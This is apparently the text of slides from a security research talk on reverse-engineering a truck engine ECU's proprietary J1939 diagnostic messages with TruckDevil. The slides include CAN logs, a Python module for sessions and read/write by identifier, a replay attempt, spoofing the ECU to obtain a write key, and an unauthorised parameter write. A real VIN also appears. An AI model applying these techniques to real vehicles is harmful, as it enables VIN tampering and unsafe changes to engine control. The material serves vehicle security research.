0092	Trap Inhibit OverSpeed 70 Time		00.00	Engineering	Available				
0093	Trap Inhibit OverSpeed 71 Time		00.00	Engineering	Available				
0094	Trap Inhibit OverSpeed 72 Time		00.00	Engineering	Available				
0095	Trap Inhibit OverSpeed 73 Time		00.00	Engineering	Available				
0096	Trap Inhibit OverSpeed 74 Time		00.00	Engineering	Available				
0097	Trap Inhibit OverSpeed 75 Time		00.00	Engineering	Available				
0098	Trap Inhibit OverSpeed 76 Time		00.00	Engineering	Available				
0099	Trap Inhibit OverSpeed 77 Time		00.00	Engineering	Available				
0100	Trap Inhibit OverSpeed 78 Time		00.00	Engineering	Available				
0101	Trap Inhibit OverSpeed 79 Time		00.00	Engineering	Available				
0102	Trap Inhibit OverSpeed 80 Time		00.00	Engineering	Available				
0103	Trap Inhibit OverSpeed 81 Time		00.00	Engineering	Available				
0104	Trap Inhibit OverSpeed 82 Time		00.00	Engineering	Available				
0105	Trap Inhibit OverSpeed 83 Time		00.00	Engineering	Available				
0106	Trap Inhibit OverSpeed 84 Time		00.00	Engineering	Available				
0107	Trap Inhibit OverSpeed 85 Time		00.00	Engineering	Available				
0108	Trap Inhibit OverSpeed 86 Time		00.00	Engineering	Available				
0109	Trap Inhibit OverSpeed 87 Time		00.00	Engineering	Available				
0110	Trap Inhibit OverSpeed 88 Time		00.00	Engineering	Available				
0111	Trap Inhibit OverSpeed 89 Time		00.00	Engineering	Available				
0112	Trap Inhibit OverSpeed 90 Time		00.00	Engineering	Available				
0113	Trap Inhibit OverSpeed 91 Time		00.00	Engineering	Available				
0114	Trap Inhibit OverSpeed 92 Time		00.00	Engineering	Available				
0115	Trap Inhibit OverSpeed 93 Time		00.00	Engineering	Available				
0116	Trap Inhibit OverSpeed 94 Time		00.00	Engineering	Available				
0117	Trap Inhibit OverSpeed 95 Time		00.00	Engineering	Available				
0118	Trap Inhibit OverSpeed 96 Time		00.00	Engineering	Available				
0119	Trap Inhibit OverSpeed 97 Time		00.00	Engineering	Available				
0120	Trap Inhibit OverSpeed 98 Time		00.00	Engineering	Available				
0121	Trap Inhibit OverSpeed 99 Time		00.00	Engineering	Available				
0122	Trap Inhibit OverSpeed 100 Time		00.00	Engineering	Available				
0123	Trap Inhibit OverSpeed 101 Time		00.00	Engineering	Available				
0124	Trap Inhibit OverSpeed 102 Time		00.00	Engineering	Available				
0125	Trap Inhibit OverSpeed 103 Time		00.00	Engineering	Available				
0126	Trap Inhibit OverSpeed 104 Time		00.00	Engineering	Available				
0127	Trap Inhibit OverSpeed 105 Time		00.00	Engineering	Available				
0128	Trap Inhibit OverSpeed 106 Time		00.00	Engineering	Available				
0129	Trap Inhibit OverSpeed 107 Time		00.00	Engineering	Available				
0130	Trap Inhibit OverSpeed 108 Time		00.00	Engineering	Available				
0131	Trap Inhibit OverSpeed 109 Time		00.00	Engineering	Available				
0132	Trap Inhibit OverSpeed 110 Time		00.00	Engineering	Available				
0133	Trap Inhibit OverSpeed 111 Time		00.00	Engineering	Available				
0134	Trap Inhibit OverSpeed 112 Time		00.00	Engineering	Available				
0135	Trap Inhibit OverSpeed 113 Time		00.00	Engineering	Available				
0136	Trap Inhibit OverSpeed 114 Time		00.00	Engineering	Available				
0137	Trap Inhibit OverSpeed 115 Time		00.00	Engineering	Available				
0138	Trap Inhibit OverSpeed 116 Time		00.00	Engineering	Available				
0139	Trap Inhibit OverSpeed 117 Time		00.00	Engineering	Available				
0140	Trap Inhibit OverSpeed 118 Time		00.00	Engineering	Available				
0141	Trap Inhibit OverSpeed 119 Time		00.00	Engineering	Available				
0142	Trap Inhibit OverSpeed 120 Time		00.00	Engineering	Available				
0143	Trap Inhibit OverSpeed 121 Time		00.00	Engineering	Available				
0144	Trap Inhibit OverSpeed 122 Time		00.00	Engineering	Available				
0145	Trap Inhibit OverSpeed 123 Time		00.00	Engineering	Available				

- Review the recorded log file for communications from 0xF9

Q- F9 -->		x ↻		Cc W *		12/133	↑	↓
2744	18EFFF00	06	EF00 00 --> FF [0008]	FFFFFFFF	00011980			
2745	10F01A00	04	F01A 00 --> FF [0008]	0000FFFF	0000B004			
2746	18F0090B	06	F009 0B --> FF [0008]	FFFFFFFF	FFFFFFFF			
2747	0CF00400	03	F004 00 --> FF [0008]	F87D7D00	0000F07D			
2748	08FE6E0B	02	FE6E 0B --> FF [0008]	FFFEFFFF	FFFEFFFF			
2749	18F0090B	06	F009 0B --> FF [0008]	FFFFFFFF	FFFFFFFF			
2750	18EC00F9	06	EC00 F9 --> 00 [0008]	130A0002	FFDAFE00			
2751	0CF00400	03	F004 00 --> FF [0008]	F87D7D00	0000F07D			
2752	18F0090B	06	F009 0B --> FF [0008]	FFFFFFFF	FFFFFFFF			
2753	18FFDDF9	06	FFDD F9 --> FF [0008]	72550000	FFFFFFFF			
2754	10FE6F00	04	FE6F 00 --> FF [0008]	FFFFFFFF	FFFFFFFF			
2755	10FE6F00	04	FE6F 00 --> FF [0008]	FFFFFFFF	FFFFFFFF			

- Record the same connection again, but filter out only comms between the target ECU and the diagnostic tool

```
(truckdevil.read_messages) set filter_src_addr 0,249  
(truckdevil.read_messages) set log_name diag_connect_filtered.txt  
(truckdevil.read_messages) print_messages
```



```

18EC00F9 06 EC00 F9 --> 00 [0008] 130A0002FFDAFE00
0CF00400 03 F004 00 --> FF [0008] F87D7D000000F07D
18FFDDF9 06 FFDD F9 --> FF [0008] 6D30494E5414FFFF
10FE6F00 04 FE6F 00 --> FF [0008] FFFFFFFFFFFFFFFF
18FF3500 06 FF35 00 --> FF [0008] FFFFFFF0FFFEFFFF
18FF1800 06 FF18 00 --> FF [0008] 00FFFFFFFFFFFFFF
18FEF100 06 FEF1 00 --> FF [0008] F300FE10FF0000C5
18F00100 06 F001 00 --> FF [0008] FFFFFFFCFFFFFFFF
10FCE300 04 FCE3 00 --> FF [0008] FE0000FFFFFFFF
18FD9400 06 FD94 00 --> FF [0008] 0000FFFF0000FFFF
18FFDD00 06 FFDD 00 --> FF [0008] 6D301400FFFFFFFF
18FFDDF9 06 FFDD F9 --> FF [0008] 72580101FFFFFFFF
18ECF900 06 EC00 00 --> F9 [0008] 100F000303DDFF00
18EC00F9 06 EC00 F9 --> 00 [0008] 110301FFFFDDFF00
18EBF900 06 EB00 00 --> F9 [0008] 0172580101000288
18EBF900 06 EB00 00 --> F9 [0008] 0230303030303030
18EBF900 06 EB00 00 --> F9 [0008] 0330FFFFFFFFFFFF
18FFDD00 06 FFDD 00 --> FF [0015] 7258010100028830303030303030
18EC00F9 06 EC00 F9 --> 00 [0008] 130F0003FFDDFF00
18FFDDF9 06 FFDD F9 --> FF [0008] 6D31494E5414FFFF
18FFDD00 06 FFDD 00 --> FF [0008] 6D311400FFFFFFFF
0CF00400 03 F004 00 --> FF [0008] F87D7D000000F07D
0CF00400 03 F004 00 --> FF [0008] F87D7D000000F07D
0CF00400 03 F004 00 --> FF [0008] F87D7D000000F07D
0CF00400 03 F004 00 --> FF [0008] F87D7D000000F07D

```

- The tool sends a message with PGN 0xFFDD from the proprietary range
- **Note 1:** this PGN was not found in the baseline, so it's very likely associated with the diagnostic session:

×
↺
Cc
W
*
0 results
↑
↓


- **Note 2:** the engine stops sending all other messages – the initial message appeared to put the ECU into a diagnostic session and the last message stopped the session


```

18FFDDF9 06 FFDD F9 --> FF [0008] 72520505FFFFFFFF
18ECF900 06 EC00 00 --> F9 [0008] 1009000202DDFF00
18EC00F9 06 EC00 F9 --> 00 [0008] 110201FFFFDDFF00
18EBF900 06 EB00 00 --> F9 [0008] 0172520505000288
18EBF900 06 EB00 00 --> F9 [0008] 023EA1FFFFFFFFFFFF
18FFDD00 06 FFDD 00 --> FF [0009] 725205050002883EA1
18EC00F9 06 EC00 F9 --> 00 [0008] 13090002FFDDFF00
18FFDDF9 06 FFDD F9 --> FF [0008] 72530202FFFFFFFF
18ECF900 06 EC00 00 --> F9 [0008] 100B000202DDFF00
18EC00F9 06 EC00 F9 --> 00 [0008] 110201FFFFDDFF00
18EBF900 06 EB00 00 --> F9 [0008] 0172530202000288
18EBF900 06 EB00 00 --> F9 [0008] 0236869CFFFFFFFF
18FFDD00 06 FFDD 00 --> FF [0011] 7253020200028836869CFF
18EC00F9 06 EC00 F9 --> 00 [0008] 130B0002FFDDFF00
18FFDDF9 06 FFDD F9 --> FF [0008] 72530000FFFFFFFF
18ECF900 06 EC00 00 --> F9 [0008] 100B000202DDFF00
18EC00F9 06 EC00 F9 --> 00 [0008] 110201FFFFDDFF00
18EBF900 06 EB00 00 --> F9 [0008] 0172530000000288
18EBF900 06 EB00 00 --> F9 [0008] 020035F8C2FFFFFF
18FFDD00 06 FFDD 00 --> FF [0011] 725300000002880035F8C2
18EC00F9 06 EC00 F9 --> 00 [0008] 130B0002FFDDFF00
18FFDDF9 06 FFDD F9 --> FF [0008] 72530101FFFFFFFF

```

- Then there's a series of messages from F9 and 00 with the same 0xFFDD PGN
- This message is used to read various data from the engine



- What do we know so far?

Uses proprietary PGN 0xFFDD for diagnostics

Start a diagnostic session:

6D	30 49 4E 54 14	FF FF
----	----------------	-------

Stop a diagnostic session:

6D	31 49 4E 54 14	FF FF
----	----------------	-------

Read data by identifier:

72	Data Identifier (3 bytes)	FF FF FF FF
----	------------------------------	-------------

DYNAMIC TESTING

- Create test cases that challenge intended logic

Does it actually work the way you think it does?

- Let's create a module in the testing framework to attempt to start our own diagnostic session with the ECU
- It's called "custom.py"

```
> python .\truckdevil.py add_device m2 can0 250000 COM5 run_module custom
```

```
(truckdevil.custom) read_by_identifier 0x550000
```

```
Request:
```

```
18FFDDF9 06 FFDD F9 --> FF [0008] 72550000FFFFFFFF
```

```
Response:
```

```
18FFDD00 06 FFDD 00 --> FF [0024] 725500000000A14334853444A534A5236434E353832303230
```

```
Value of ID 550000: 334853444A534A5236434E353832303230
```

```

class ECUInteraction:
    def __init__(self, device):
        self.devil = J1939Interface(device)

        self.ecu_addr = 0
        self.diag_addr = 0xF9
        self.can_id_from_ecu = 0x18FFDD00
        self.can_id_from_diag = 0x18FFDDF9

        self.diag_sess_id = 0x6D
        self.read_id = 0x72
        self.write_id = 0x77

    def start_diag_sess(self):
        data = "6D30494E5414FFFF"
        msg = J1939Message(self.can_id_from_diag, data)
        params = {"data_contains": "6D301400"}
        self.devil.send_message(msg)
        self.devil.read_messages_until(**params)

    def stop_diag_sess(self):
        data = "6D31494E5414FFFF"
        msg = J1939Message(self.can_id_from_diag, data)
        params = {"data_contains": "6D311400"}
        self.devil.send_message(msg)
        self.devil.read_messages_until(**params)

    def read_by_identifier(self, identifier: int):
        self.start_diag_sess()
        data = "{:02x}{:06x}FFFFFFFF".format(self.read_id, identifier)
        rqst_msg = J1939Message(self.can_id_from_diag, data)
        params = {"data_contains": "{:02x}{:06x}".format(self.read_id, identifier),
                  "can_id": self.can_id_from_ecu}
        self.devil.send_message(rqst_msg)
        rsp_msg, msgs = self.devil.read_messages_until(rts_response_addr=self.diag_addr, **params)
        return rqst_msg, rsp_msg

```

- Create various functions for the actions you can take


```

class CustomCommands(cmd.Cmd):
    intro = "Welcome to the Custom tool."
    prompt = "(truckdevil.custom) "

    def __init__(self, argv, device):
        super().__init__()
        self.inter = ECUInteraction(device)

    def do_read_by_identifier(self, arg):
        """
        example: read_by_identifier 0x4A0404
        """
        argv = arg.split()
        identifier = int(argv[0], 16)

        rqst, rsp = self.inter.read_by_identifier(identifier)
        print("Request: \n{}".format(rqst))
        print("Response: \n{}".format(rsp))

    def do_start_diag(self, arg):
        self.inter.start_diag_sess()
        print("diagnostic session started.")

    def do_stop_diag(self, arg):
        self.inter.stop_diag_sess()
        print("diagnostic session stopped.")

def main_mod(argv, device=None):
    cli = CustomCommands(argv, device)
    cli.cmdloop()

```

- Module is called in a command loop to easily accept user input and add more functionality and test cases


- How do we write data?
- Other views of the tool include “parameter upgrades” and “blank module flashing”

Vehicle Information	Campaigns Parameter Upgrades Blank Module Flashing Module History Process Requests
Engine Type: [REDACTED]	Case File (OPTIONAL) [REDACTED]
Software Identification: OECAATMA	VIN or Chassis 3HSDJ5J6CN582020
Vehicle Identification Number: 3HSDJ5J6CN582020	Miles 568425.4
Engine Serial Number: 125HM2Y4114626	Hours 18780.71
EDC Customer Unit Number: 0	Fuel 93440
Transmission Type: Manual	
Rated Power: 430.0 hp	
Total Miles: 568,425.2 miles	
Total Fuel Used: 93,440.0 gal	
Engine On Time: 18,780.71 hr	

Save Request

```
(truckdevil.read_messages) set filter_src_addr 0,249
(truckdevil.read_messages) set log_name write_miles_param.txt
(truckdevil.read_messages) set log_to_file true
(truckdevil.read_messages) set abstract_TPM false
(truckdevil.read_messages) print_messages
```


- Step 1 – select “flash”



- Step 2 – turn off ignition

Vehicle Information

Engine Type: [REDACTED]
Software Identification: OECAATMA
Vehicle Identification Number: 3HSDJ5JR6CN582020
Engine Serial Number: 125HM2Y4114626
Transmission Type: Manual
Rated Power: 430.0 hp
Total Miles: 568,425.4 miles
Total Fuel Used: 93,440.0 gal
Engine On Time: 18,780.71 hr

Campaigns Parameter Upgrades Blank Module Flashing Module History Process Requests

Parameter History Push -- V
Flash Blank Module Battery
0%
Programming parameters.

Diagnostic Trouble Codes

DTC	SPN	FMI	Type	Message	Mod
-----	-----	-----	------	---------	-----

Cycle Key

Please Turn Ignition Key OFF

Continue

Source Address	Module Name	Count
0	Engine Control Module	4291
01	ABS Control Module	216
03	Retarder - Engine	12
049	DEF Board Diagnostic-Service Tool	31

- Step 3 – turn ignition back on

Vehicle Information

Engine Type: [REDACTED]
Software Identification: OECAATMA
Vehicle Identification Number: 3H5DJSR6CN582020
Engine Serial Number: 125HM2Y4114626
Transmission Type: Manual
Rated Power: 430.0 hp
Total Miles: 568,425.4 miles
Total Fuel Used: 93,440.0 gal
Engine On Time: 18,780.71 hr

Campaigns Parameter Upgrades Blank Module Flashing Module History Process Requests

Parameter History Push

Flash Blank Module

0%

Programming parameters.

DTC	SPN	FMI	Type	Message	Mod
-----	-----	-----	------	---------	-----

Source Address	Module Name	Count
0	Engine Control Module	8572
15	ABS Control Module	4256
15	Retarder - Engine	2431
249	Off Board Diagnostic-Service Tool	40

Cycle Key

Please Turn Ignition Key On

Continue

- Step 4 – write all parameters

COM Link: Connection

Vehide Information

Engine Type: ██████████
Software Identification: OECAATMA
Vehicle Identification Number: 3HSDJ5JR6CN582020
Engine Serial Number: 125HM2Y4114626
Transmission Type: Manual
Rated Power: 430.0 hp
Total Miles: 568,425.4 miles
Total Fuel Used: 93,440.0 gal
Engine On Time: 18,780.71 hr

Campaigns Parameter Upgrades Blank Module Flashing Module History Process Requests

Parameter History Push
Flash Blank Module
Battery

28%

Programming parameters.Programming
Vehicle Overspeed Level 1 Threshold

Dagnostic Trouble Codes

SPN	FMI	Type	Message	Module
-----	-----	------	---------	--------

Sniffer Datalink Traffic

Protocol	Source Address	Module Name	Count
U1939	0	Engine Control Module	9714
U1939	11	ABS Control Module	6237
U1939	15	Retarder - Engine	244
U1939	249	Off Board Diagnostic-Service Tool	160

- While reviewing the log file, look for the ECU's reboot message
- We know that writing occurred soon after this message

```
10EA00F9 06 EA00 F9 --> 00 [0003] DAFE00
18EEFF00 06 EE00 00 --> FF [0008] 0000004005000000
0CF00400 03 F004 00 --> FF [0008] F87D7D0000000F07D
0CF00400 03 F004 00 --> FF [0008] F87D7D0000000F07D
10F01100 06 F011 00 --> FF [0008] 040000000000555
```

```

0CF00400 03 F004 00 --> FF [0008] F87D7D000000F07D
18FFDDF9 06 FFDD F9 --> FF [0008] 6D30494E5414FFFF
18FFDD00 06 FFDD 00 --> FF [0008] 6D301400FFFFFFFF
18ECFF00 06 EC00 00 --> FF [0008] 20120003FFECE00
18FFDDF9 06 FFDD F9 --> FF [0008] 72420101FFFFFFFF
18EBFF00 06 EB00 00 --> FF [0008] 01334853444A534A
18EBFF00 06 EB00 00 --> FF [0008] 025236434E353832
18EBFF00 06 EB00 00 --> FF [0008] 033032302AFFFFFF
18FEEC00 06 FEEC 00 --> FF [0018] 334853444A534A5236434E3538323032302A
18FFDDF9 06 FFDD F9 --> FF [0008] 72420101FFFFFFFF
18ECF900 06 EC00 00 --> F9 [0008] 1013000303DDFF00
18EC00F9 06 EC00 F9 --> 00 [0008] 110301FFFFDDFF00
18EBF900 06 EB00 00 --> F9 [0008] 0172420101000288
18EBF900 06 EB00 00 --> F9 [0008] 0208101344027206
18EBF900 06 EB00 00 --> F9 [0008] 030211024123FFFF
18FFDD00 06 FFDD 00 --> FF [0019] 72420101000288081013440272060211024123
18EC00F9 06 EC00 F9 --> 00 [0008] 13130003FFDDFF00

```

- Next, a diagnostic session is started
- Then identifier 0x420101 is requested, which was not in the previous recording


```

18FFDDF9 06 FFDD F9 --> FF [0018] 774A0000FF426C756549515147414F464A03
18FFDD00 06 FFDD 00 --> FF [0008] 774A000000029403
18FFDDF9 06 FFDD F9 --> FF [0021] 774A0101FF426C7565515051534F41495200015F90
18FFDD00 06 FFDD 00 --> FF [0011] 774A010100029500015F90
18FFDDF9 06 FFDD F9 --> FF [0019] 774A0202FF426C75654F4D534643434B4F00D2
18FFDD00 06 FFDD 00 --> FF [0009] 774A020200029600D2
18FFDDF9 06 FFDD F9 --> FF [0019] 774A0303FF426C7565534A49434D444C410000
18FFDD00 06 FFDD 00 --> FF [0009] 774A03030002970000
18FFDDF9 06 FFDD F9 --> FF [0021] 774A0404FF426C75654D4C4F4F45414C4600007530
18FFDD00 06 FFDD 00 --> FF [0011] 774A040400029800007530
18FFDDF9 06 FFDD F9 --> FF [0018] 774A0505FF426C7565435251414C4D4D4900
18FFDD00 06 FFDD 00 --> FF [0008] 774A050500029900
18FFDDF9 06 FFDD F9 --> FF [0019] 774A0606FF426C75654A4A505344474B530096
18FFDD00 06 FFDD 00 --> FF [0009] 774A060600029A0096
18FFDDF9 06 FFDD F9 --> FF [0018] 774A0707FF426C75654351424C4741424700
18FFDD00 06 FFDD 00 --> FF [0008] 774A070700029B00

```

- Next, the diagnostic tool writes all the parameters to the ECU, incrementing some count after each write

- Engine Serial Number flashed (ID 0x580000)

```

18FFDDF9 06 FFDD F9 --> FF [0034] 77580000FF426C7565494D52444F494745313235484D325934313134363236000000
18FFDD00 06 FFDD 00 --> FF [0024] 7758000000035E313235484D325934313134363236000000

426C7565494D52444F494745313235484D325934313134363236000000 =
BlueIMRDOI125HM2Y4114626

```

Vehicle Identification Number: 3HSDJSJR6CN582020
Engine Serial Number: 125HM2Y4114626

- Attempting to write the VIN by replaying
- Write VIN from recording:

```
18FFDDF9 06 FFDD F9 --> FF [0034] 77550000FF426C75654950504F434C524E334853444A534A5236434E353832303230
18FFDD00 06 FFDD 00 --> FF [0024] 7755000000035A334853444A534A5236434E353832303230
```

- Write VIN with script:

```
(truckdevil.custom) write_by_identifier 0x550000 334853444A534A5236434E353832303230 FF 4950504F434C524E
Request:
18FFDDF9 06 FFDD F9 --> FF [0034] 77550000FF426C75654950504F434C524E334853444A534A5236434E353832303230
Response:
18FFDD00 06 FFDD 00 --> FF [0008] 77550000020A14FF
```

00 = success!

02 = fail ☹️


```


18FFDDDF9 06 FFDD F9 --> FF [0018] 774A0000FF426C756549515147414F464A03
18FFDD00 06 FFDD 00 --> FF [0008] 774A0000000029403
18FFDDDF9 06 FFDD F9 --> FF [0021] 774A0101FF426C7565515051534F41495200015F90
18FFDD00 06 FFDD 00 --> FF [0011] 774A010100029500015F90
18FFDDDF9 06 FFDD F9 --> FF [0019] 774A0202FF426C75654F4D534643434B4F00D2
18FFDD00 06 FFDD 00 --> FF [0009] 774A020200029600D2
18FFDDDF9 06 FFDD F9 --> FF [0019] 774A0303FF426C7565534A49434D444C410000
18FFDD00 06 FFDD 00 --> FF [0009] 774A03030002970000
18FFDDDF9 06 FFDD F9 --> FF [0021] 774A0404FF426C75654D4C4F4F45414C4600007530
18FFDD00 06 FFDD 00 --> FF [0011] 774A040400029800007530
18FFDDDF9 06 FFDD F9 --> FF [0018] 774A0505FF426C7565435251414C4D4D4900
18FFDD00 06 FFDD 00 --> FF [0008] 774A050500029900
18FFDDDF9 06 FFDD F9 --> FF [0019] 774A0606FF426C75654A4A505344474B530096
18FFDD00 06 FFDD 00 --> FF [0009] 774A060600029A0096

```

- Why didn't the write work?

It may be due to these 8 bytes of data that differ between messages

- Simple replay does not work because an authentication mechanism has been implemented to write values



- Can you trick the diagnostic tool into calculating the next key for you?

Current count = 0x06D4

Spoof the ECU and respond to diagnostic tool with the count of our choice to get key

```
(truckdevil.custom) get_key
sent: 18EEFF00 06 EE00 00 --> FF [0008] 0000004005000000
received: 18FFDDF9 06 FFDD F9 --> FF [0008] 6D30494E5414FFFF
sent: 18FFDD00 06 FFDD 00 --> FF [0008] 6D301400FFFFFFFF
received: 18FFDDF9 06 FFDD F9 --> FF [0008] 72420101FFFFFFFF
sent: 18FFDD00 06 FFDD 00 --> FF [0019] 724201010006D4081013440272060211024123
received: 18FFDDF9 06 FFDD F9 --> FF [0034] 77550000FF426C7565524F5243444D4441334853444A534A5236434E353832303230
```

- Replaying this Write VIN request to the ECU with the calculated key worked!

Problem: when I attempted to change one character in the VIN, it failed...

This means the calculate_key function probably also takes the data as input

- How is the key calculated?

-8 characters

-all upper-case letters (A-T only)

-repeats sometimes, but never for the same identifier

-appears random (no character appears significantly more often)

`calculate_key(curr_count, data, ?) -> key`

- The tool also allowed for individual parameters to be written to

Undo All Changes... Program Engine... <input type="checkbox"/> Only Show Watched									
ID	Name	Raw Units	Value	Write Access	Read Access	Progra...	Undo	Watched	Customer ...
95232	Crankshaft Position Learning Reset Request		No	Fleets	Available				
89091	Smart Torque Enable		Enable	Fleets	Available				
83970	Trip Aftertreatment Fuel Used	L/10	999.0	Unavailable	Available				
99332	Remote AESC Variable Speed Switch Input Selection		Use hardwired input	Fleets	Available				
62470	Total Distance with Fan On	m	88,588.42	Engineering	Available				
57351	Total AESC Mobile Fuel Used	L/10	0.0	Engineering	Available				
85001	Vehicle Identification Number		3HSDJSJR6CN582020	Program Support	Available				
59401	Trip Vehicle Overspeed 1 Time	s	88.31	Engineering	Available				
89101	Transfer Case Input Mode Select		Driveline Engaged	Fleets	Available				
62480	Trip Fan Time in Slip Zone	s	13,966.01	Unavailable	Available				
57361	Total AESC Stationary Fuel Used	L/10	453.2	Engineering	Available				
59411	Trip Vehicle Overspeed 2 Time	s	77.30	Engineering	Available				
99352	Remote Accelerator Pedal Input Selection		Use CAN input 1	Fleets	Available				
62490	Trip Fan Time in On/Off Zone	s	17.34	Unavailable	Available				
57371	Total AESC Mobile Time	s	0.00	Engineering	Available				
90141	Enable the fan on with engine braking feature		Disable	Dealers	Available				
59421	Trip Loaded AESC Mobile Time	s	0.00	Engineering	Available				
99362	Injection Quantity Adjustment - Injector 1 (Physi...		AIACA4AAAA	Fleets	Available				
62500	Trip Fan Time at Maximum Fan Speed	s	3,127.86	Unavailable	Available				
57381	Total AESC Stationary Time	s	289.98	Engineering	Available				
59431	Trip Drive Time	s	6,915.10	Engineering	Available				
41000	Trip Engine Oil Temp Warning Time	s	00:00:00	Engineering	Available				
99372	Injection Quantity Adjustment - Injector 2 (Physi...		A1AABDA1A	Fleets	Available				
62510	Trip Distance with Fan On	m	88,588.42	Unavailable	Available				
57391	Total Drive Fuel Used	L/10	63,372.9	Engineering	Available				
85041	Vehicle Model		LF68700	Program Support	Available				
59441	Trip Engine Brake Activations		91,233	Unavailable	Available				
41010	Total Engine Oil Temp Warning Time	s	00:00:00	Engineering	Available				
59141	Remote Accelerator Enable Switch		Disable	Fleets	Available				
99382	Injection Quantity Adjustment - Injector 3 (Physi...		AAAAA1A1A	Fleets	Available				
62520	Trip Fan On Time in AESC	s	280.64	Unavailable	Available				
57401	Total Drive Time	s	6,915.10	Engineering	Available				
83003	Total Fuel Used	L * 0.1	93,440.0	Program Support	Available				
90171	Fan Output Pin Configuration		Fan output pin 118 (MIL ou...	Fleets	Available				
59451	Trip Engine Brake Percent Time	%/81.967	18.18	Unavailable	Available				
41020	Trip Engine Oil Temp Critical Time	s	00:00:00	Engineering	Available				
89151	Minimum Gear Number to Enable Extra Torque		16	Program Support	Available				
99392	Injection Quantity Adjustment - Injector 4 (Physi...		DIAGNABIA	Fleets	Available				
62530	Trip Fan On Time due to fault	s	0.00	Unavailable	Available				
57411	Total Full Load Operation Time	s	2.35	Engineering	Available				
83012	Engine On Time	s	18,780.71	Program Support	Available				
59461	Trip Number of Maximum Accelerations with Vehicle...		491,424	Engineering	Available				
41030	Total Engine Oil Temp Critical Time	s	00:00:00	Engineering	Available				
89160	Firm Brake Deceleration Rate Threshold	kph/s * 0.00015	4.97	Fleets	Available				

(Disable (0), Enable (1))

```
18FFDDF9 06 FFDD F9 --> FF [0018] 77590E0E00426C75653030303030303000
18FFDD00 06 FFDD 00 --> FF [0008] 77590E0E0006D700
```

```
(truckdevil.custom) read_by_identifier 0x590E0E
```

Request:

```
18FFDDF9 06 FFDD F9 --> FF [0008] 72590E0EFFFFFFFF
```

Response:

```
18FFDD00 06 FFDD 00 --> FF [0008] 72590E0E0006D900
```

Value of ID 590E0E: 00

```
(truckdevil.custom) write_by_identifier 0x590E0E 01
```

Request:

```
18FFDDF9 06 FFDD F9 --> FF [0018] 77590E0E00426C75653030303030303001
```

Response:

```
18FFDD00 06 FFDD 00 --> FF [0008] 77590E0E0006DA01
```

New value of ID 590E0E: 01

```
(truckdevil.custom) read_by_identifier 0x590E0E
```

Request:

```
18FFDDF9 06 FFDD F9 --> FF [0008] 72590E0EFFFFFFFF
```

Response:

```
18FFDD00 06 FFDD 00 --> FF [0008] 72590E0E0006DA01
```

Value of ID 590E0E: 01

```
(truckdevil.custom) █
```


- Modify “Remote Accelerator Enable Switch” from Disabled to Enabled
- It used a static key “3030303030303030”
- 00 in 5th byte place instead of FF; this may be “access type” or similar

- Some parameters are “customer programmable” and use a static key
 - Max vehicle speed, setting brake/clutch/parking switches to be CAN-controlled or hardwired, low and high idle engine speed, tire revolutions per mile, and many more...
- Others are protected by this key calculation
 - We need to disassemble and debug the diagnostic tool while key is calculated


- What do we know so far?

Uses proprietary PGN 0xFFDD for diagnostics


Start a diagnostic session:




Stop a diagnostic session:



Read data by identifier:

